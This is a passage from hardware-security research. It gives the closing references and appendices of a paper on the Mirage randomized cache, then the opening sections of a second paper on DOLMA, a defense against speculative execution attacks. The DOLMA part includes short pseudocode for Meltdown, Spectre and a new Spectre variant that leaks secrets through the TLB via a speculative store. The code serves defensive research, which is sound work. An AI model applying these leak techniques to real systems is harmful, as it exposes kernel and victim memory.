[47] André Seznec. A case for two-way skewed-associative caches. In *Proceedings of the 20th Annual International Symposium on Computer Architecture*, ISCA '93, 1993.

[48] Timothy Sherwood, Erez Perelman, Greg Hamerly, and Brad Calder. Automatically characterizing large scale program behavior. In *Proceedings of the 10th International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS X, 2002.

[49] Anatoly Shusterman, Lachlan Kang, Yarden Haskal, Yosef Meltser, Prateek Mittal, Yossi Oren, and Yuval Yarom. Robust website fingerprinting through the cache occupancy channel. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 639–656, 2019.

[50] Allan Snavely and Dean M Tullsen. Symbiotic jobscheduling for a simultaneous multithreaded processor. In *ASPLOS*, 2000.

[51] Qinhan Tan, Zhihua Zeng, Kai Bu, and Kui Ren. Phantomcache: Obfuscating cache conflicts with localized randomization. In *NDSS*, 2020.

[52] Pepe Vila, Boris Köpf, and José F Morales. Theory and practice of finding eviction sets. In *2019 IEEE Symposium on Security and Privacy (SP)*, 2019.

[53] Berthold Vöcking. How asymmetry helps load balancing. *Journal of the ACM (JACM)*, 50(4):568–589, 2003.

[54] Zhenghong Wang and Ruby B Lee. New cache designs for thwarting software cache-based side channel attacks. In *ISCA 2007*, pages 494–505, 2007.

[55] Zhenghong Wang and Ruby B. Lee. A Novel Cache Architecture with Enhanced Performance and Security. In *MICRO*, 2008.

[56] Don Weiss, John J Wuu, and Victor Chin. The on-chip 3-mb subarray-based third-level cache on an itanium microprocessor. *IEEE Journal of Solid-State Circuits*, 37(11):1523–1529, 2002.

[57] Mario Werner, Thomas Unterluggauer, Lukas Giner, Michael Schwarz, Daniel Gruss, and Stefan Mangard. Scattercache: Thwarting cache attacks via cache set randomization. In *USENIX Security*, 2019.

[58] WikiChip. IBM POWER-9. https://en.wikichip.org/wiki/ibm/microarchitectures/power9.

[59] M. Yan, B. Gopireddy, T. Shull, and J. Torrellas. Secure hierarchy-aware cache replacement policy (sharp): Defending against cache-based side channel attacks. In *ISCA*, 2017.

[60] Mengjia Yan, Christopher Fletcher, and Josep Torrellas. Cache telepathy: Leveraging shared resource attacks to learn dnn architectures. In *29th USENIX Security Symposium (USENIX Security 20)*, 2020.

[61] Mengjia Yan, Read Sprabery, Bhargava Gopireddy, Christopher Fletcher, Roy Campbell, and Josep Torrellas. Attack directories, not caches: Side channel attacks in a non-inclusive world. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 888–904. IEEE, 2019.

[62] Mengjia Yan, Jen-Yang Wen, Christopher W Fletcher, and Josep Torrellas. SecDir: a secure directory to defeat directory side-channel attacks. In *ISCA 2019*, 2019.

[63] Yuval Yarom and Katrina Falkner. Flush+ reload: A high resolution, low noise, l3 cache side-channel attack. In *USENIX Security*, 2014.

[64] Ziqiao Zhou, Michael K Reiter, and Yinqian Zhang. A software approach to defeating side channels in last-level caches. In *CCS 2016*, 2016.




Figure 15: Gem5-based performance evaluation. Performance of Mirage and Scatter-Cache normalized to Non-Secure Baseline (using the weighted speedup metric). On average, Mirage incurs a slowdown of 0.8%, and Scatter-Cache of 0.7%.

Appendix A Validation with RISC-V RTL

To validate our results with a hardware design, we implemented randomized caches in RISC-V hardware. We use Firesim [24], the state-of-the-art platform for FPGA-based cycle-exact simulation of RISC-V cores on AWS FPGAs. Unfortunately, all RISC-V processors currently only support a two-level cache hierarchy by default. While FireSim emulates a last-level cache (L3 cache), it only models the tag-store and not the data-store; the timing model on the FPGA is stalled until the data is functionally accessed from the host DRAM [6]. Without the data-store for the L3 Cache, it is infeasible to directly implement Mirage. However, as Mirage has a similar LLC-miss count as Scatter-Cache and a 1 cycle higher access latency (due to FPTR lookup), we can estimate its performance by implementing a randomized cache design with two-skews (similar to Scatter-Cache) and increasing the cache access latency by one cycle to account for the FPTR lookup. For implementing cache randomization, we used a hardware implementation of 3-cycle PRINCE cipher.

We perform the study using a 4MB/16-way L3 cache (the default size of L3 in the FireSim 4-core Rocket-Core design). Table 10 compares execution time (in billion cycles) for a baseline set-associative LLC (Base) and the randomized cache design as the lookup latency of the cache is increased by 3 cycles to 6 cycles. Note that for this evaluation, we run the SPEC2017-Int workloads to completion. On average, the randomized cache design with even six cycle additional lookup latency causes only a 1% slowdown on average. Thus, the slowdown from the RISC-V FPGA-based evaluation is quite similar to the slowdown from our simulator (2%).

Appendix B Validation with Gem5 Simulator

We also validated our simulator results using Gem5 [7], a cycle-accurate micro-architecture simulator. As the default implementation of Gem5 does not support a 3-level cache hierarchy, which is typical in modern processors, we did not pick Gem5 for evaluations in our paper. However, for reproducibility, we re-implemented Mirage and Scatter-Cache in Gem5[8] for the L2 cache (in the Gem5 2-level cache hierarchy) and validated that all the misses in Mirage result in Global Evictions (no SAE). Figure 15 shows the performance of Scatter-Cache (SC) and Mirage normalized to a non-secure set-associative LLC baseline for a 4-core system with an 8MB L2 cache as the LLC running SPEC-CPU2006 workloads (simulated for 1 billion instructions after forwarding the first 10 billion instructions). Averaged across 14 memory-intensive SPEC workloads (4 copies of a benchmark on 4 cores) and 14 mixed workloads (random combinations of 4 benchmarks), Mirage incurs a slowdown of 0.8% while SC incurs a slowdown of 0.7%, within our simulator results of 2% and 1.7% slowdown respectively.

[8]The artifact-evaluated Gem5 implementation of Mirage is available open-source at http://github.com/gururaj-s/MIRAGE.

Table 10: Execution time (in billion cycles) of RISC-V for Non-Secure LLC (Base) and randomized cache where the cache lookup latency is increased by 3 to 6 cycles.

Workload	Base	Randomized cache with increased lookup latency			
		+3 cycles	+4 cycles	+5 cycles	+6 cycles
perlbench	191	202	194	206	203
mcf	191	199	194	200	201
omnetpp	42	42	41	42	42
x264	699	707	702	696	707
deepsjeng	85	84	84	84	84
leela	44	44	45	45	45
exchange2	109	110	108	108	109
xz	119	114	114	115	115
MEAN	100%	100.6%	99.5%	100.9%	101.0%

Appendix C Efficacy of Load-Aware Selection

We provide intuition with the buckets and balls model (buckets equivalent to cache-sets and balls equivalent to cache-installs) using bounds from Mitzenmacher's thesis [32]. Consider N-balls thrown in N-buckets ($avg\text{-}bucket\text{-}load = 1$). With one skew (each ball maps to one random bucket), the non-uniformity in mapping causes some buckets to have higher load (most-loaded bucket has $O(log(N))$ balls). With two skews, a ball can go to two places, but the random skew selection has no intelligence in placement, i.e. a ball can end up in a bucket with high-load (the most-loaded bucket still has $O(log(N))$ balls). With 2 skews and load-aware skew-selection, a ball can go to two places and the placement specifically avoids the high-load bucket, thus reducing imbalance; this has been shown to reduce the most-loaded bucket load to $O(log(log(N)))$ balls. The gain from $O(log(N))$ to $O(log(log(N)))$ is dramatic, but going beyond 2 skews has diminishing returns as $log(log(N))$ already has little variation as N changes; so we restrict our study of Mirage to 2 skews.

DOLMA: Securing Speculation with the Principle of Transient Non-Observability

Kevin Loughlin, Ian Neal, Jiacheng Ma, Elisa Tsai,
Ofir Weisse, Satish Narayanasamy, Baris Kasikci
University of Michigan



Abstract

Modern processors allow attackers to leak data during transient (i.e., mis-speculated) execution through microarchitectural covert timing channels. While initial defenses were channel-specific, recent solutions employ speculative information flow control in an attempt to automatically mitigate attacks via any channel. However, we demonstrate that the current state-of-the-art defense fails to mitigate attacks using speculative stores, still allowing arbitrary data leakage during transient execution. Furthermore, we show that the state of the art does not scale to protect data in registers, incurring 30.8–63.4% overhead on SPEC 2017, depending on the threat model.

We then present DOLMA, the first defense to automatically provide comprehensive protection against all known transient execution attacks. DOLMA combines a lightweight speculative information flow control scheme with a set of secure performance optimizations. By enforcing a novel principle of *transient non-observability*, DOLMA ensures that a time slice on a core provides a unit of isolation in the context of existing attacks. Accordingly, DOLMA can allow speculative TLB/L1 cache accesses and variable-time arithmetic without loss of security. On SPEC 2017, DOLMA achieves comprehensive protection of data in memory at 10.2–29.7% overhead, adding protection for data in registers at 22.6–42.2% overhead (8.2–21.2% less than the state of the art, with greater security).

1 Introduction

Speculative execution is a crucial performance optimization for modern processors. Unfortunately, the ongoing deluge of transient execution attacks [5, 10, 13, 31, 32, 35, 38, 40–42, 47, 48, 50, 53, 57, 59–61, 64, 66, 68, 69, 71–73, 77, 81] demonstrates that the implementation of speculative execution in commodity processors allows attackers to leak data during transient (i.e., mis-speculated or wrong-path) execution. Specifically, attackers exploit transient micro-ops whose operands are leaked via *covert timing channels*—e.g., hardware structures like the data cache (D-cache), which exhibit operand-dependent timing.

Transient execution attacks can be classified into two primary categories [9]. The first class of attacks rely on delayed handling of microarchitectural exception-like conditions—henceforth referred to as exceptions—to leak data (e.g., Meltdown [38] and similar attacks [10, 48, 50, 53, 59, 61, 64, 68, 69, 71, 72, 77]). In certain commodity processors, speculative reads can access data in spite of—or because of—exceptions. The exception is not handled until the associated micro-op reaches commit, offering attackers a window in which data can be transmitted through covert timing channels. Thankfully, all known Meltdown-type attacks can be thwarted by handling potential exceptions earlier in the pipeline, such that transient reads do not propagate data to dependent micro-ops [38, 76].

The second class of attacks do *not* rely on delayed exception handling, and instead solely exploit hardware mispredictions to leak data (e.g., Spectre [32] and similar attacks [5, 13, 31, 32, 35, 40–42, 47, 60]). For instance, Spectre v1 [32] shows that an attacker in one security domain can mistrain the branch predictor to transiently bypass a bounds check in a victim domain, thereby allowing micro-ops following a branch to leak victim data. Contrary to Meltdown-type attacks, there is no known comprehensive solution for Spectre-type attacks, apart from disabling speculation.

Because the majority of transient execution attacks use the D-cache as the covert channel [10, 13, 31, 32, 35, 38, 40, 41, 47, 48, 50, 57, 59, 61, 64, 66, 68, 69, 71–73, 77, 81], initial defenses such as InvisiSpec [83] and others [1, 29, 30, 36, 54–56] have focused on protecting the D-cache. However, these solutions do not prevent numerous other covert channels [5, 9, 42, 53, 60, 70, 82] from leaking data during transient execution.

Recent solutions [3, 17, 34, 58, 76, 86, 88] acknowledge the shortcomings of cache-centric mitigations, and instead employ *speculative information flow control* to prevent secrets from entering *any* covert timing channel until speculation resolves. Unfortunately, current defenses are not comprehensive. For example, manual defenses [17, 58, 86] require error-prone annotations of secrets to limit performance overhead.

On the other hand, existing automatic defenses [3, 76, 88] suffer from high overhead. As such, they focus on the protection of speculatively-accessed data (e.g., data in memory at the beginning of the speculation window) and fail to comprehensively protect non-speculatively-accessed data (to a first approximation, data in registers at the beginning of the speculation window). For example, NDA [76] conservatively prohibits speculative micro-ops from propagating their results to *any* of their dependent micro-ops until speculation resolves. Thus, NDA eschews knowledge of the microarchitecture to achieve channel-agnostic protection, resulting in high overheads. NDA incurs 22.3% overhead to protect data in memory against Spectre-type attacks, and 100% overhead to supplementally protect against Meltdown-type attacks on SPEC 2017. To provide even partial protection for data in registers, NDA's performance overheads rise to 45–125%, respectively.

The current state-of-the-art defense, STT [86], uses speculative taint tracking to only delay dependent micro-ops

that affect processor backend timing (e.g., during execution) or frontend timing (e.g., during fetch) as a function of their operands. Thus, STT is able to significantly improve upon the overheads of channel-agnostic solutions such as NDA and variants of SpecShield [3]. Nonetheless, according to our evaluation, the overhead of protecting data in memory with STT is still 8.7–44.5%, with those figures rising to 30.8–63.4% if one extends STT to protect data in registers.

More importantly, we demonstrate that STT still allows arbitrary data leakages during transient execution. Despite documented transient execution attacks exploiting speculative stores [10, 49, 66, 73], STT assumes stores in isolation are safe unless the processor permits speculative cache line invalidations [66, 88]. However, even without speculative invalidations, stores can still leak information. In §3.3, we demonstrate a novel variant of Spectre [32] that uses a speculative store to transmit data through the TLB, despite STT's protections being enabled. Thus, STT does not yield the comprehensive protection it claims to offer; an attacker can still leak arbitrary data under both its Spectre-type threat model and Meltdown-type threat model.

In this paper, we present DOLMA, the first defense to automatically provide comprehensive protection against all existing transient execution attacks. DOLMA combines a speculative information flow control scheme with a set of secure performance optimizations, allowing it to protect data in both memory and—optionally—registers at tenable overhead. At a high level, DOLMA extends the microarchitecture to track speculative control and data dependencies, restricting execution as needed to prevent transient operand values from affecting processor timing.

DOLMA's key innovation is ensuring that a time slice on a core provides a unit of isolation in the context of known transient execution attacks. By enforcing a novel principle of *transient non-observability*, DOLMA can allow secure speculative access to select core-local resources (e.g., the TLB, L1 cache, and variable-time functional units) without loss of security.

In line with prior defenses [29, 36, 56, 76, 83, 88], DOLMA's default protection policy assumes a processor immune to Meltdown-type attacks, and therefore only provides mechanisms to mitigate Spectre-type attacks. However, as faulty data propagation is still possible in recent Intel processors [50, 59, 69, 71, 73], DOLMA additionally provides a conservative policy that extends its protections to Meltdown-type attacks.

We evaluate DOLMA on SPEC 2017 [8] in gem5 [6] and McPAT [37], using the same baseline processor as recent solutions [76, 88]. We show that DOLMA incurs negligible (<1%) area overhead and improves both security and performance over the state of the art [88]. DOLMA offers protection for data in memory at 10.2–29.7% performance overhead (energy: 10.8–29.2%), with protection for data in memory and registers incurring 22.6–42.2% performance overhead (energy: 22.4–40.9%).

In summary, this paper makes the following contributions:

- We present a novel variant of Spectre [32] that uses a speculative store to transmit data through the TLB, demonstrating that the state-of-the-art defense (STT [88]) is still vulnerable to arbitrary data leakages.
- We define and enforce the principle of transient non-observability, enabling secure speculative access to select core-local resources.
- We introduce DOLMA, the first defense to provide automatic comprehensive protection against existing transient execution attacks for data in both memory *and* registers.
- We improve both state-of-the-art security and performance, mitigating all existing transient execution attacks on data in memory at 10.2–29.7% overhead, as well as those on data in registers at 22.6–42.2% on SPEC 2017 [63].

Our implementation and evaluation infrastructure is open-source [39], including our gem5-compatible transient execution attack suite used for penetration testing.

2 Background

We first give background on speculative execution in modern out-of-order processors. We then describe how transient (i.e., mis-speculated) execution can be exploited to leak secrets.

2.1 Speculative, Out-of-Order Processors

A modern out-of-order (OoO) processor fetches instructions in program order and decodes them into micro-ops. OoO processors keep track of program order via a circular queue called the re-order buffer (ROB). Micro-ops enter at the tail of the ROB in-order upon dispatch, and exit from the head of the ROB in-order upon commit. However, rather than waiting for all elder micro-ops to retire, micro-ops in the ROB issue (i.e., begin executing) as soon as their operands become ready—potentially out of program order. Thus, OoO processors avoid idle execution units, exploiting instruction-level parallelism to improve efficiency over in-order processors.

To further improve efficiency, processors implement control-flow and data-flow speculation to avoid pipeline stalls. For example, the branch prediction unit (BPU) avoids stalls at fetch via control-flow speculation on a branch's target address (i.e., the next program counter) prior to branch resolution. The memory dependency unit (MDU) helps avoid stalls at issue via data-flow speculation on when a load with ready operands can bypass an elder store with unresolved operands.

Additionally, numerous modern processors do not handle exception-like conditions until the associated micro-op reaches commit, thereby implementing *exception speculation*. Specifically, these processors allow read micro-ops (e.g., loads) to broadcast their results to their dependants regardless of potential exceptions (e.g., permission faults).

In the event of mis-speculation, the processor must be able to revert to non-speculative state in order to maintain program correctness. Thus, when the processor detects mis-speculation for a given micro-op, younger entries in the ROB are *squashed*, meaning their effects will never become

```
1  // assume probe_array is flushed from cache
2  // speculatively access secret (will fault)
3  secret_byte = *kernel_addr;
4  // transmit by caching dependent element
5  tmp = probe_array[secret_byte * 512];
6  ...
7  // later in code, after recovering from fault
8  // infer secret via min time index (cached)
9  for (guess = 0; guess < 256; guess++) {
10   start_time = rdtscp();
11   tmp = probe_array[guess * 512];
12   times[guess] = rdtscp() - start_time;
13 }
14 secret = get_min_index(times);
```

Listing 1: Pseudocode for Meltdown [38]. The attacker exploits delayed fault handling to speculatively transmit kernel data via the D-cache timing side channel.

architecturally-visible. If necessary, the mis-speculated micro-op is re-issued according to non-speculative state, and execution resumes on the correct path.

2.2 Transient Execution Attacks

Squashing ensures that transient execution does not become architecturally-visible. However, the *microarchitectural* effects of transient execution may still be visible, depending on the processor implementation. Thus, under certain conditions, attackers can exploit covert timing channels to leak data.

Meltdown-type attacks. Meltdown [38] and similar exploits [10,48,50,59,61,64,68,69,71,72,77] exploit exception speculation to leak data. By allowing data propagation to proceed until the exception is handled at commit, processors present a transient attack window during which hardware protections can be bypassed. Attackers ensure that the sensitive data can be later inferred—in spite of squashing—by transmitting the value through microarchitectural state that is not reverted during squashing (e.g., D-cache lines).

A simplified version of Meltdown is shown in Listing 1. Key to the attack is the probe array, which the userspace attacker flushes from the D-cache prior to the attack. During the transient execution window (starting at line 3), the attacker is able to load a kernel value due to delayed exception handling. The attacker then uses that kernel value as an index into the probe array, loading the corresponding element into the cache (line 5). Since the cache update is not reverted during squashing, the attacker can later infer the secret value by timing access to each element in the probe array (lines 9–13). The element that is accessed most quickly corresponds to a cache hit, revealing the secret value (line 14).

The recent MDS attacks [10, 59, 71–73] similarly exploit exception speculation to leak data. However, unlike Meltdown, the address of the data leaked during transient execution does not necessarily correspond to the faulty load's address. Rather, the processor transiently forwards in-flight data: either arbitrary data, or data whose address matches a subset of the faulty load's address bits. CrossTalk [53] builds upon MDS primitives to leak data through the so-called *staging buffer* on Intel CPUs (shared amongst all cores).

```
1 // victim code, mispredicted branch
2 if (some_condition) {
3   // speculatively access secret
4   secret_byte = *secret_addr;
5   // transmit by caching dependent element
6   tmp = probe_array[secret_byte * 512];
7 }
```

Listing 2: Pseudocode for Spectre [32]. The attacker exploits a misprediction in victim code to speculatively transmit victim data via the D-cache timing side channel.

Prior work [76,82,83] has additionally theorized that various hardware events (e.g., interrupts, microcode assists, Intel TSX transaction aborts, etc.) could produce dangerous transient behavior in a similar way to microarchitectural exceptions. Indeed, during the revision of this paper, the TAA [59, 71] variants of MDS attacks exploited TSX transaction aborts. We consider these events to be special types of microarchitectural exceptions, where all micro-ops succeeding the event should be considered faulty until the processor pipeline is flushed.

Spectre-type attacks. Spectre [32] and similar exploits [5, 13,31,32,35,40,41,47,60] do not rely on exception speculation, but rather solely exploit control-flow or data-flow speculation arising from hardware prediction units to leak data. Prior to prediction resolution, a *Spectre gadget* transiently executes, transmitting data through a covert channel. The attacker later recovers the value using techniques similar to those in Meltdown.

A simplified version of Spectre is shown in Listing 2, also using the D-cache as the transmission channel. As in Meltdown, the attacker relies on a probe array to help leak the secret value. For simplicity, the attacker and victim share access to the probe array in our example. However, we note that the attacker and victim arrays can be at different physical (and virtual) memory locations; the arrays must merely compete for the same cache lines.

The attacker trains the victim code to transiently jump from a branch (line 2) to a vulnerable gadget (lines 3–6). The branch condition does not have to be related to the secret, and the gadget can be anywhere in the program; for simplicity, we show the gadget in the body of the mispredicted branch. Inside the gadget, vulnerable victim code accesses a secret byte (lines 4), uses the secret as an index into the probe array (line 6), and loads the corresponding element into the D-cache (line 6). The attacker later times access to each probe array element to retrieve the secret value.

Notably, recent exploits [61, 69] demonstrate that transient execution attacks may combine delayed exception handling and explicit hardware mispredictions to leak data. Because these exploits still rely on exception-like conditions, we consider them to be Meltdown-type, not Spectre-type.

3 Problem

Providing secure speculative execution requires that a processor does not leak transient operand values. In this section, we show that no existing defense satisfies this requirement, due to design flaws and security-performance trade-offs.

```
1 // victim code, mispredicted branch
2 if (some_condition) {
3   // speculatively access secret
4   secret_byte = *secret_addr;
5   // transmit by updating TLB via store
6   probe_array[secret_byte * 4096] = tmp;
7 }
```

Listing 3: Pseudocode for the access and transmit phases of a new Spectre [32] variant that leaks data through the D-TLB using a store micro-op.

3.1 Cache-Centric Defenses

Since the majority of transient execution attacks leak data through the D-cache, early defenses have focused on the D-cache transmission channel [1, 29, 36, 54–56, 83]. Though effective in protecting this channel, these works do not mitigate numerous other covert channels [5, 9, 42, 53, 60, 70, 82].

3.2 Memory-Centric Defenses

Recent solutions [3, 76, 88] acknowledge the shortcomings of cache-centric defenses, and instead focus on automatically preventing the speculative transmission of secrets via *any* covert channel. However, these solutions only protect data that is speculatively-accessed (e.g., loaded from memory during speculation); they fail to provide comprehensive protection for data in registers at the beginning of the speculation window.

In a transient execution attack on memory, prior work [30, 60, 76, 88] notes that the attacker relies on a two-step Spectre gadget; the gadget first *accesses* the secret by loading it into a register, and then *transmits* the secret via a dependent micro-op whose execution yields operand-dependent timing variations. Thus, attackers seeking to exploit victim programs rely on the presence of such two-step gadgets in the victim binary.

However, in the case of an attack on an unprivileged (e.g., general-purpose) register-based secret, the *access* step can be performed non-speculatively (e.g., the victim loads the secret into the register file prior to the beginning of the speculation window). Thus, if the attacker wishes to leak this register-based secret, they only need to execute the transmit portion of the classic Spectre gadget (line 6 of Listing 2). A "register" Spectre gadget is therefore embedded within every "memory" Spectre gadget, meaning *there are at least as many register Spectre gadgets as there are memory Spectre gadgets*.

Despite the risk of register leakages, automatic defenses [3, 88] are often only evaluated on protecting memory-based secrets, as a security-performance trade-off. An exception to this—NDA [76]—demonstrates that adding just *partial* protection for data in registers raises overhead from 22.3–100% to 45–125% on SPEC 2017 (depending on the threat model).

3.3 Attacking the State of the Art

The current state-of-the-art defense, STT [88], introduces the concept of speculative taint tracking to protect speculatively-accessed data during transient execution. In this section, we show that arbitrary data can still be leaked in spite of STT.

Despite existing transient attacks exploiting speculative stores [10, 49, 66, 73], STT incorrectly assumes that prohibiting store-triggered speculative cache coherency invalidations is sufficient to prevent transmission via stores in isolation [66, 88]. However, while stores might not speculatively modify cache state on many processors, stores can still leak information via the TLB—including on the processor used in STT's evaluation—among other channels [6, 10, 12, 88].




Figure 1: Leaking a speculatively-accessed secret through the D-TLB—despite enabling STT [88] protection—via a speculative store in the gem5 simulator [6].

As a result of this erroneous assumption, STT does not comprehensively prevent transient execution attacks that use stores to transmit a secret-dependent address, whether Spectre-type or Meltdown-type. Here, we demonstrate the most straightforward store-based exploit for brevity. We defer discussion of an additional, more subtle vulnerability in STT to DOLMA's design (§5.4).

Listing 3 displays the pseudocode for a novel Spectre variant that uses a transient store to leak data through the D-TLB, building on prior work [19] exploiting the TLB side channel. Inside the Spectre gadget (lines 3–6), vulnerable victim code accesses a secret byte (lines 4), uses the secret as an index into the probe array (line 6), and *speculatively stores the corresponding address in the TLB* (line 6). The attacker later recovers the secret using aforementioned techniques.

The result of running this attack with STT's protections enabled atop our baseline version of the gem5 simulator [6] is shown in Fig. 1. As pictured, the Spectre variant clearly leaks the secret byte (42). Thus, *arbitrary data can be leaked during transient execution on STT-protected processors*.

4 Scope of Protection

DOLMA considers an attacker exploiting transient execution to leak secrets (i.e., data) through any covert timing channel. DOLMA does not consider non-speculative side channels [15, 16, 20, 52, 84, 85], nor side channels that require physical access to the machine during the attack (e.g., power [33] and EM [44]). While physical side channels are viable sources of leakage, timing channels currently expose a larger threat surface, as they are remotely-exploitable.

DOLMA offers two protection policies, based on the processor's implementation of speculative execution. Technically-speaking, all micro-ops are speculative until they reach the head of the re-order buffer (ROB), at which point they are guaranteed to not be squashed. However, depending on the microarchitecture, not all speculation can

leak secrets. For simplicity, in the rest of this text, we assume that "speculation" refers to the subset of speculation that poses a security threat. We precisely define the speculative scenarios under consideration in each protection policy.

DOLMA's protection policies can additionally be tuned based on the data that the user wishes to protect. For instance, if the user only wishes to protect speculatively-accessed data (e.g., data in memory at the beginning of the speculation window, as opposed to data already loaded into registers), they may disable a subset of DOLMA's protections accordingly.

4.1 DOLMA-*Default*

DOLMA-*Default* assumes that the processor inherently mitigates all Meltdown-type attacks by preventing potentially faulty micro-ops from broadcasting (i.e., propagating) their results to dependent micro-ops. Therefore, DOLMA-*Default* only addresses Spectre-type attacks.

DOLMA-*Default* considers all hardware prediction units (e.g., units that speculate on control dependencies or data dependencies) to be sources of speculation. Thus, DOLMA-*Default* considers any micro-op fetched (control dependency) or issued (data dependency) as a result of a hardware prediction unit to be a potential source of leakage. While the exact units are implementation-specific, we detail generalizable considerations for both a typical control-flow prediction unit (the branch prediction unit) and a typical data-flow prediction unit (the memory dependency unit).

Branch Prediction Unit (BPU). The BPU can induce transient execution in three scenarios. First, the BPU can mispredict whether a branch is taken, as shown in Fig. 2a. Second, the BPU can mispredict the target of the branch. Thus, DOLMA-*Default* must prevent information leakages stemming from micro-ops following a branch in the ROB, until the prediction resolves as correct or the processor squashes.

In the third scenario, the BPU can mispredict a non-branch to be a branch (i.e., before decoding the non-branch's opcode, the BPU mispredicts that the instruction is a branch and fetches from the wrong address). However, because the misprediction is realized at decode (an in-order stage), the younger (transient) micro-ops can be squashed prior to operand resolution. Thus, operand-dependent timing variations are not possible.

Memory Dependency Unit (MDU). The MDU can induce transient execution for one or two reasons, depending on the memory consistency model: speculative store bypass (SSB) and speculative load bypass (SLB).

Speculative Store Bypass (SSB): The MDU may induce transient execution by allowing a load to bypass an earlier, unresolved store [47, 83], as shown in Fig. 2b. If the store resolves to an address used by the load, the load and its dependants must be squashed. Accordingly, DOLMA-*Default* must prevent leakages stemming from any load-dependent micro-ops, until all prior stores resolve.

Notably, DOLMA-*Default* need not prevent leakages stemming from the load itself in bypass scenarios, unless the load is already under consideration (e.g., due to following an unresolved branch). To understand this intuition, we consider the two possible scenarios for a speculative store bypass attack. First, the load can be used to access a secret in memory. In this case, the load relies on a dependent micro-op to transmit the secret, meaning the load itself need not be considered.




Figure 2: Examples of transient execution arising from hardware mispredictions in the (a) branch prediction unit (BPU) and (b) memory dependency unit (MDU).

Second, the load can be used to leak the (register-based) load address, which is presumed to be a secret. However, speculation does not change the load's address; it only potentially changes the value returned by the load. Even if the load is mispredicted, it will be re-executed with the same operand—the secret. Thus, this scenario is a non-speculative side channel, and is explicitly outside of DOLMA's threat model.

Speculative Load Bypass (SLB): The MDU may induce transient execution for a second reason in memory consistency models that enforce a form of total store ordering. In such models, transient execution can arise when a younger load bypasses an elder, unresolved load [56, 82]. If the elder load resolves to an address used by the younger load—and the cache line for the address is invalidated in the interim—the younger load and its dependants must be squashed to enforce memory consistency.

DOLMA-*Default* only considers dependent micro-ops of SSB loads, and not the dependants of SLB loads. SSB allows a single thread of execution to transiently read secrets explicitly overwritten in program semantics, posing an obvious security threat. On the other hand, an SLB load only reads stale data if the cache line is invalidated by another core. For memory shared among cores, such writes could occur at an arbitrary time. Thus, the programmer cannot assume the stale data has been overwritten before these loads execute, and must therefore reason about the safety of dependent micro-ops irrespective of speculation. As such, DOLMA-*Default* does not consider dependants of SLB loads.

4.2 DOLMA-*Conservative*

Despite the existence of a comprehensive solution for all Meltdown-type attacks (namely, preventing data propagation in the presence of potential microarchitectural exception-like

conditions), faulty data propagation is still possible in recent Intel processors [50, 59, 69, 71, 73]. Therefore, DOLMA-*Conservative* assumes that loads and load-like privileged register reads can transiently bypass exception-like conditions, inducing exception speculation until they retire. Thus, in addition to the speculation considerations of DOLMA-*Default*, DOLMA-*Conservative* prevents leakages stemming from all dependants of a load-like micro-op, until the load-like micro-op retires.

4.3 Simultaneous Multi-Threading

In the context of transient execution attacks, simultaneous multi-threading (SMT) can be used to access secrets (e.g., MDS attacks [10, 59, 71–73] can access secrets from a sibling logical core) or to transmit secrets (e.g., SMotherSpectre [5] can transmit a secret via issue port contention between attacker and victim sibling logical cores). Under DOLMA as well as prior speculative information control flow defenses [3, 76, 88], SMT *accesses* are safe, provided that the accessed data cannot modify a transmission channel (e.g., the D-cache) as a function of its value during speculation.

This leaves the question of how to deal with speculative SMT transmission channels. SMT contention creates a myriad of potential transmission channels—both speculative and non-speculative—via resource contention for core-local resources such as the TLB, L1 cache, and each functional unit. Thus, in the presence of SMT, prior work makes the performance-inhibiting assumptions that (1) *all* unsafe TLB/L1 accesses must be delayed, and (2) *no* unsafe micro-ops may use fast-path optimizations (e.g., variable-time arithmetic) [3, 76, 88].

However, DOLMA shows that these assumptions are unnecessary in the context of existing transient execution attacks. Even without DOLMA, potential SMT transmission channels are comparatively difficult to exploit in production environments. Namely, the attacker and victim must be co-scheduled on the same physical core and contend for the same secret-dependent resource on the exact same processor cycle. Indeed, unlike notoriously-reliable channels such as the D-cache [10, 13, 31, 32, 35, 38, 40, 41, 47, 48, 50, 57, 59, 64, 66, 68, 69, 69, 71–73, 77, 81], speculative transmission via SMT contention has only been demonstrated by a single attack (SMotherSpectre [5]). Nonetheless, we show that DOLMA's design naturally mitigates SMotherSpectre in §5.4.

5 Design

DOLMA has two primary goals. First, in the context of each protection policy, the value of a transient operand (i.e., an operand of a micro-op that will be squashed) cannot affect the timing of non-transient micro-ops. Second, in order to make such security tenable for real-world systems, DOLMA must incur as little performance overhead as possible.

